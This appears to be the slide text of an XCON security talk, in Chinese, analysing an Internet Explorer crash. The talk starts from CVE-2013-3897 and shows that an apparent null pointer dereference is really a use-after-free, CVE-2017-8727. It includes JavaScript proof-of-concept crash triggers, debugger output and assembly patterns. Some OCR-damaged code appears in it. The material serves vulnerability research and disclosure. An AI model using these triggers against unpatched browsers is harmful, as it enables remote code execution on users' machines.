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日.28-29

XCON安全焦点

信息安全技术峰会

从空指针引用到任意代码执行

张云海

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#### 故事从CVE-2013-3897开始

#### CVE-ID

CVE-2013-3897 Learn more at National Vulnerability Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

#### Description

Use-after-free vulnerability in the CDisplayPointer class in mshtml.dll in Microsoft Internet Explorer 6 through 11 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted JavaScript code that uses the onpropertychange event handler, as exploited in the wild in September and October 2013, aka "Internet Explorer Memory Corruption Vulnerability."

#### References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://blogs.technet.com/b/srd/archive/2013/10/08/ms13-080-addresses-two-vulnerabilities-under-limitedtargeted-attacks.aspx
- MS:MS13-080
- URL:http://technet.microsoft.com/security/bulletin/MS13-080
- CERT:TA13-288A
- URL:http://www.us-cert.gov/ncas/alerts/TA13-288A
- OVAL:oval:org.mitre.oval:def:18989
- URL:https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A18989

#### CVE-2013-3897

- Internet Explorer的UAF漏洞
- 微软在MS13-080中修复
- 之前曾被用于定向攻击

#### CVE-2013-3897

● 公开讨论中已经提及许多的细节

```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable="true";
id_2.applyElement(id_0);

id_0.select();

id_0.select();

lid_0.onselect=function(e){
   Math.atan2(0x999,"before swap");
   id_2.swapNode(document.createElement("mark"));

id_0.onpropertychange=function(e){

for (i=0;i<1000;i++) tile.push(document.createElement("div"));
document.execCommand("Unselect");
for (i=0;i<1000;i++) tile[i].setAttribute("title",str);</pre>
```



#### CVE-2013-3897

● 很容易还原出PoC

```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.contentEditable="true";
id_2.applyElement(id_0);

id_0.onselect=function(e){
   Math.atan2(0x999,"before swap");
   id_2.swapNode(document.createElement("mark"));

id_0.onpropertychange=function(e){


for (i=0;i<1000;i++) tile.push(document.createElement("div"));
   for (i=0;i<1000;i++) tile[i].setAttribute("title",str);</pre>
```


```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable = "true";
id_2.applyElement(id_0);


id_0.onselect=function(e) {
   id_2.swapNode(document.createElement("mark"));
}

id_0.onpropertychange=function(e) {
   document.execCommand("Unselect");
}

id_0.select();
```








## 等等

- 怎么是个空指针引用?
- 说好的UAF呢?





#### 这是一个新的漏洞

- 漏洞类型与CVE-2013-3897不同
- MS13-080并没有修复它



#### 然而

Xcon

- 漏洞类型是空指针引用
- 用户态的空指针引用不可利用





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
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4X(OI)

#### 一个样本,两种崩溃


● 在新的虚拟机中会触发另一种崩溃



XCOID

## 一个样本,两种崩溃

● 而原来的虚拟机中则始终是同一种崩溃



### 导致差异的原因

● 操作系统版本?



升级到同一操作系统的同一版本后现象依旧

**X**(OI)°

## 导致差异的原因

● 系统配置?



重新安装操作系统后现象依旧


## 导致差异的原因

● 虚拟机配置? ✓




touchscreen. vusb. present = "TRUE"

#### 导致差异的原因




#### 导致差异的原因



XCON

#### 系统支持触控时

● IE在初始化时会加载TipTsf.dll



#### 系统支持触控时

● TipTsf会替代MSCTF中的一些回调函数


MSCTF!CThreadMgrEventSink



tiptsf!CThreadMgrEventSink

#### 系统支持触控时

tiptsf!CThreadMgrEventSink::OnSetFocus的行为导致崩溃



## 然而这仍然是一个空指针引用漏洞



#### 确实是空指针引用漏洞么?

● 这里的空指针来自于一个对象的成员


```
(1270.7e8): Access violation - code c0000005 (!!! second chance !!!)
eip=7573b2c6 esp=04beb830 ebp=04beb878 iopl=0
                                                nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                          efl=00010202
MSCTF!CBackingStore::CheckLayoutChanges+0x101:
7573b2c6 8b01
                      MOV
                             eax, dword ptr [ecx] ds:0023:00000000=????????
0:006> ub eip
MSCTF!CBackingStore::CheckLayoutChanges+0xef:
7573Б2Б4 5d
                             ebp
                      pop
7573b2b5 c20400
                      ret
7573b2b8 807dea00
                      cmp
                             byte ptr [ebp-16h],0
                             MSCTF1CBackingStore CheckLayoutChanges+0xe1 (7573b2a6)
7573b2bc 74e8
                      ie
7573b2be 8b4b1c
                             ecx, dword ptr [ebx+1Ch]
                      MOV
7573b2c1 6a00
                      pusn
7573b2c3 6a01
                      -push
7573b2c5 51
                      push
                              ecx
```

#### 确实是空指针引用漏洞么?

● 这个对象此时已经被释放

```
0:006> !heap -p -a ebx
address 05a43350 found in
_HEAP @ 2e90000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
05a43348 001e 0000 [00] 05a43350 000e8 - (free)
```

# 这实际上是一个UAF漏洞!



#### 这实际上是一个UAF漏洞!

#### CVE-2017-8727 | Internet Explorer Memory Corruption Vulnerability

#### Security Vulnerability

Published: 10/10/2017 MITRE CVE-2017-8727

A remote code execution vulnerability exists when Internet Explorer improperly accesses objects in memory via the Microsoft Windows Text Services Framework. The vulnerability could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user. An attacker who successfully exploited the vulnerability could gain the same user rights as the current user. If the current user is logged on with administrative user rights, the attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

An attacker could host a specially crafted website designed to exploit the vulnerability through Internet Explorer, and then convince a user to view the website. The attacker could also take advantage of compromised websites, or websites that accept or host user-provided content or advertisements, by adding specially crafted content that could exploit the vulnerability. In all cases, however, an attacker would have no way to force users to view the attacker-controlled content. Instead, an attacker would have to convince users to take action, typically by an enticement in an email or instant message, or by getting them to open an attachment sent through email.

The security update addresses the vulnerability by modifying how the Microsoft Windows Text Services Framework handles objects in memory.

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- 常量赋值
- 数学运算
- 对象成员
- 函数调用

● 常量赋值

xor rax, rax

. . .

mov rbx, dword ptr [rax+5Ch]

常量赋值用户态下不可利用

#### 空指针的来源

#### ● 数学运算

xor r10d, r10d

neg cl

sbb r10, r10

and r10, rax

. . .

mov rbx, dword ptr [r10+8]

● 数学运算

大多数情况下是常量赋值的一个变形



● 对象成员

```
mov rax, qword ptr [rdx+0D8h]
```

. . .

mov r8d, dword ptr [rax+10h]

对象成员可能是其他类型漏洞的一个表现

## 空指针的来源

● 函数调用

```
call edgehtml!Tree::ANode::Markup
```

. . .

mov rcx, qword ptr [rax+1E8h]

Xcon

### 空指针的来源

#### ● 函数调用

```
lea r8, [rsp+30h]
```

call edgehtml!CDOMNode::GetMarkupAndANode

mov rcx, qword ptr [rsp+30h]

. . .

mov dl, byte ptr [rcx+0F4h]


● 函数调用

可以根据函数的实现进行同样的分类







## 空指针的来源







## 空指针的来源







Tetrane REVEN



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#### 针对UAF的缓解措施

● 隔离堆

X (OI)

Microsoft Security Bulletin MS14-035 - Critical

Cumulative Security Update for Internet Explorer (2969262)

```
